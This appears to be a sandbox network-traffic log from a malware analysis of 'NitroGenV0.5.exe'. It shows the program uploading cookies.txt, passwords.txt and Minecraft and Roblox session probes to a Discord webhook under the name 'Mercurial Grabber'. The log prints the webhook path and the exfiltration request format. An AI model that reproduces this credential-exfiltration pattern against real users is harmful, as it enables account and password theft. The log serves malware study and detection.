2021-11-07 07:40:09 UTC	178	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:09 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=eec8d7823f9d11eca7bc42010a0a04a6; Expires=Fri, 06-Nov-2026 07:40:09 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 2 x-ratelimit-reset: 1636270811 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 92 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=SoicjP6lOKPWJqp9KlxEtQjh%2BP58ox YjrDd9%2BBZyx9XW%2Fh%2F%2BLOoNRQDLB67%2FAtR%2F8Tzaww6T3bGvyBa46qHO00yEr%2Be%2BkC pKMi2dq6QWyNVOfkXI1xG19Or2Hy%2FS"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=eec8d7823f9d11eca7bc42010a0a04a615f048ec8a5730cf43066f2242320a2b42cc4cdec6e5f 5b2b85d55681b502306; Expires=Fri, 06-Nov-2026 07:40:09 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cook
2021-11-07 07:40:09 UTC	179	IN	Data Raw: 69 65 3a 20 5f 5f 63 66 72 75 69 64 3d 37 34 39 65 65 34 62 61 65 37 38 35 66 64 35 32 33 37 33 63 35 65 36 34 35 37 38 61 64 33 64 64 34 66 65 62 36 64 36 32 2d 31 36 33 36 32 37 30 38 30 39 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 34 65 39 36 64 63 65 31 63 64 36 64 31 2d 46 52 41 0d 0a 0d 0a Data Ascii: ie: __cfruid=749ee4bae785fd52373c5e64578ad3dd4feb6d62-1636270809; path=/; domain=.discord.com; Htt pOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e96dce1cd6d1-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49747	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:10 UTC	180	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------23c163db03fd47a9adc8cc3f621630ba User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 1089 Expect: 100-continue
2021-11-07 07:40:10 UTC	180	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:10 UTC	180	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:10 UTC	180	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 33 63 31 36 33 64 62 30 33 66 64 34 37 61 39 61 64 63 38 63 63 33 66 36 32 31 36 33 30 62 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 63 6f 6f 6b 69 65 73 2e 74 78 74 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 33 63 31 36 33 64 62 30 33 66 64 34 37 61 39 61 64 63 38 63 63 33 66 36 32 31 36 33 30 62 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 63 6f 6f 6b 69 65 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 Data Ascii: ----------23c163db03fd47a9adc8cc3f621630baContent-Disposition: form-data; name="filename"cookies.txt---------- ----23c163db03fd47a9adc8cc3f621630baContent-Disposition: form-data; name="file"; filename="cookies.txt"Content-Type: multipart/form-da

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:11 UTC	181	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:11 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=effc7e6d3f9d11eca59c42010a0a0863; Expires=Fri, 06-Nov-2026 07:40:11 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270814 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 135 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=xrZM6BXt1jow5Fa8sM71yCSLKTyoFU%2 BLNDNl1l%2BZ2oI5QryPU7xYI7L5DCyzZrdoIVseUZYoFFjg6kwxKDQrGLjwz%2Bm6kDJFCrrhApA9m1%2FRj8vKgy F7gFkOIJpO"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=effc7e6d3f9d11eca59c42010a0a08634dd2f8f753399255ca672fccb9ce855e56aa31cc25b99 18a0b2e80af8d38b97e; Expires=Fri, 06-Nov-2026 07:40:11 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=ee830
2021-11-07 07:40:11 UTC	182	IN	Data Raw: 35 38 63 37 36 34 31 34 64 38 63 33 38 64 38 66 30 35 34 31 35 63 64 34 33 65 33 38 36 31 36 34 64 38 37 2d 31 36 33 36 32 37 30 38 31 31 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 37 38 32 66 37 64 35 62 65 39 2d 46 52 41 0d 0a 0d 0a Data Ascii: 58c76414d8c38d8f05415cd43e386164d87-1636270811; path=/; domain=.discord.com; HttpOnly; Secure; Sam eSite=NoneServer: cloudflareCF-RAY: 6aa4e9782f7d5be9-FRA
2021-11-07 07:40:11 UTC	183	IN	Data Raw: 33 34 33 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 32 34 38 37 31 33 36 31 33 33 34 33 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 30 37 37 35 33 34 22 2c 20 22 61 75 74 68 6f 72 22 3a 20 7b 22 62 6f 74 22 3a 20 74 72 75 65 2c 20 22 69 64 22 3a 20 22 39 30 33 36 37 31 36 37 36 38 34 32 31 36 34 32 32 34 22 2c 20 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 22 2c 20 22 61 76 61 74 61 72 22 3a 20 22 37 66 36 35 63 65 37 31 66 37 39 31 32 39 62 33 39 33 31 63 64 66 33 30 64 30 65 34 33 37 39 38 22 2c 20 22 64 69 73 63 72 69 6d 69 6e 61 74 6f 72 22 3a 20 22 30 30 30 30 22 7d 2c 20 22 61 Data Ascii: 343{"id": "906810248713613343", "type": 0, "content": "", "channel_id": "903671493853077534", "author": {"bo t": true, "id": "903671676842164224", "username": "Mercurial Grabber", "avatar": "7f65ce71f79129b3931cdf30d0e43798", "discriminator": "0000"}, "a
2021-11-07 07:40:11 UTC	183	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:11 UTC	183	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------29971863edbe46df96b25403314bd857 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 662 Expect: 100-continue
2021-11-07 07:40:11 UTC	184	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:11 UTC	184	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:11 UTC	184	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 39 39 37 31 38 36 33 65 64 62 65 34 36 64 66 39 36 62 32 35 34 30 33 33 31 34 62 64 38 35 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 70 61 73 73 77 6f 72 64 73 2e 74 78 74 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 39 39 37 31 38 36 33 65 64 62 65 34 36 64 66 39 36 62 32 35 34 30 33 33 31 34 62 64 38 35 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 70 61 73 73 77 6f 72 64 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 Data Ascii: ----------29971863edbe46df96b25403314bd857Content-Disposition: form-data; name="filename"passwords.txt- ----------29971863edbe46df96b25403314bd857Content-Disposition: form-data; name="file"; filename="passwords.txt"Co ntent-Type: multipart/for

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:11 UTC	184	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:11 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=effaaefb3f9d11ec93fe42010a0a03c9; Expires=Fri, 06-Nov-2026 07:40:11 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 3 x-ratelimit-reset: 1636270814 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 116 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tDPy1sKfL%2Bhen6ROpKFabUZcK31KnCf0LWtkRo8O3F8PbBSyZto69qse3%2Fc3iY7nrY%2BmpYYYxRTsRbCEI3x%2FLwGX5tezZCOPYOYPaNzSLrAC2yNOY1l4sfKh6FfR"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=effaaefb3f9d11ec93fe42010a0a03c94ac0fc77beb840d0cc001111f68c5f2815da85db2c162d3089090892d3c0b7b8; Expires=Fri, 06-Nov-2026 07:40:11 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=ee830
2021-11-07 07:40:11 UTC	186	IN	Data Raw: 35 38 63 37 36 34 31 34 64 38 63 33 38 64 38 66 30 35 34 31 35 63 64 34 33 65 33 38 36 31 36 34 64 38 37 2d 31 36 33 36 32 37 30 38 31 31 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 37 62 66 38 36 31 34 65 62 36 2d 46 52 41 0d 0a 0d 0a Data Ascii: 58c76414d8c38d8f05415cd43e386164d87-1636270811; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e97bf8614eb6-FRA
2021-11-07 07:40:11 UTC	186	IN	Data Raw: 33 33 38 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 32 35 31 32 36 37 39 36 30 38 34 33 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 30 37 37 35 33 34 22 2c 20 22 61 75 74 68 6f 72 22 3a 20 7b 22 62 6f 74 22 3a 20 74 72 75 65 2c 20 22 69 64 22 3a 20 22 39 30 33 36 37 31 36 37 36 38 34 32 31 36 34 32 32 34 22 2c 20 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 22 2c 20 22 61 76 61 74 61 72 22 3a 20 22 37 66 36 35 63 65 37 31 66 37 39 31 32 39 62 33 39 33 31 63 64 66 33 30 64 30 65 34 33 37 39 38 22 2c 20 22 64 69 73 63 72 69 6d 69 6e 61 74 6f 72 22 3a 20 22 30 30 30 30 22 7d 2c 20 22 61 Data Ascii: 338{"id": "906810251267960843", "type": 0, "content": "", "channel_id": "903671493853077534", "author": {"bot": true, "id": "903671676842164224", "username": "Mercurial Grabber", "avatar": "7f65ce71f79129b3931cdf30d0e43798", "discriminator": "0000"}, "a
2021-11-07 07:40:11 UTC	187	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:11 UTC	187	OUT	POST /api/webhooks/903671676842164224/hgVIAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 307 Expect: 100-continue
2021-11-07 07:40:11 UTC	187	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:11 UTC	187	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:11 UTC	187	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4d 69 6e 65 63 72 61 66 74 20 53 65 73 73 69 6f 6e 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 6c 61 75 6e 63 68 65 72 5f 70 72 6f 66 69 6c 65 73 2e 6a 73 6f 6e 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Minecraft Session**","value":"Unable to find launcher_profiles.json","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercurial Grabbe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:12 UTC	187	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=f00e64193f9d11eca31942010a0a09f2; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 2 x-ratelimit-reset: 1636270814 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 52 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=tnWvbNGerpoHQr79qipgj%2BChvS1lj0 HkMrj8yPlMQ%2F9PoegqNCeyvtW7UOlWXtu1MGbiprXYTx0PD1j8EcHBRKCalelo%2BbA%2F8oX%2F4%2FoG%2Fv4d ajPZYrVXpe%2B%2BLObX"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=f00e64193f9d11eca31942010a0a09f282dbf65a6f315dd56916b5a4aa537d0325a512d936cf0 fdaacf326246e8f3f64; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie
2021-11-07 07:40:12 UTC	189	IN	Data Raw: 3a 20 5f 5f 63 66 72 75 69 64 3d 39 65 35 33 63 32 33 31 64 39 32 64 36 36 33 36 39 65 39 36 36 38 63 31 63 63 39 66 65 32 33 61 62 31 64 66 65 32 64 64 2d 31 36 33 36 32 37 30 38 31 32 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 37 65 32 66 30 66 32 62 63 36 2d 46 52 41 0d 0a 0d 0a Data Ascii: : __cfruid=9e53c231d92d66369e9668c1cc9fe23ab1dfe2dd-1636270812; path=/; domain=.discord.com; HttpO nly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e97e2f0f2bc6-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:12 UTC	189	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 307 Expect: 100-continue
2021-11-07 07:40:12 UTC	189	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:12 UTC	189	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:12 UTC	189	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4d 69 6e 65 63 72 61 66 74 20 53 65 73 73 69 6f 6e 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 6c 61 75 6e 63 68 65 72 5f 61 63 63 6f 75 6e 74 73 2e 6a 73 6f 6e 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Minecraft Session**","value":"Unable to find launc her_accounts.json","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"u sername": "Mercurial Grabbe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:12 UTC	189	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=f09404a23f9d11ecba4942010a0a025f; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 1 x-ratelimit-reset: 1636270814 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 351 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Vk5Cexb5fY3JMIoJ0iZSY8YmlOj7RWpy O9CKhPkL8F9RRCEPFX7nEVd8JkRXEfHZOcRdRMbCNz2lyrPrkHG%2FYh4%2BrNp5lGAePhOp0AcFvfPuH99Jtbx1A8 Bq5qPN"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=f09404a23f9d11ecba4942010a0a025f840237e34d2aac8eb37879cf1648f7d92a30e9a388d0f 23e563b0b6f282b557a; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=9e
2021-11-07 07:40:12 UTC	191	IN	Data Raw: 35 33 63 32 33 31 64 39 32 64 36 36 33 36 39 65 39 36 36 38 63 31 63 63 39 66 65 32 33 61 62 31 64 66 65 32 64 64 2d 31 36 33 36 32 37 30 38 31 32 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 6f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 37 66 64 65 62 66 36 39 30 64 2d 46 52 41 0d 0a 0d 0a Data Ascii: 53c231d92d66369e9668c1cc9fe23ab1dfe2dd-1636270812; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e97fdebf690d-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	162.159.136.232	443	C:\Users\user\Desktop\download\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:12 UTC	191	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2021-11-07 07:40:12 UTC	191	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:12 UTC	191	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:12 UTC	191	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 52 6f 62 6c 6f 78 20 43 6f 6f 6b 69 65 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 63 6f 6f 6b 69 65 20 66 72 6f 6d 20 52 6f 62 6c 6f 78 20 53 74 75 64 69 6f 20 72 65 67 69 73 74 72 79 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Roblox Cookie**","value":"Unable to find cookie from Roblox Studio registry","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"use rname": "Mercuria

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:12 UTC	191	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:12 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=f093009a3f9d11ec81ce42010a0a0647; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 0 x-ratelimit-reset: 1636270814 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 108 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=WFV7zdNUik5Cv9nz0LV%2Bs9q%2Bega1 eD7zxZfqUSLmcQQdVH1QMF5p95cLR6AAwjEXxQR533JKVcoXVp92m5IQNuu5R9IosT2a3tr6PBJIh6ZRxtPIcrdgUc KKfpd8"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=f093009a3f9d11ec81ce42010a0a064787055ffc10381d07aded5941f952d067437e5b41a6448 ccfc87644c10a943156; Expires=Fri, 06-Nov-2026 07:40:12 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=9e
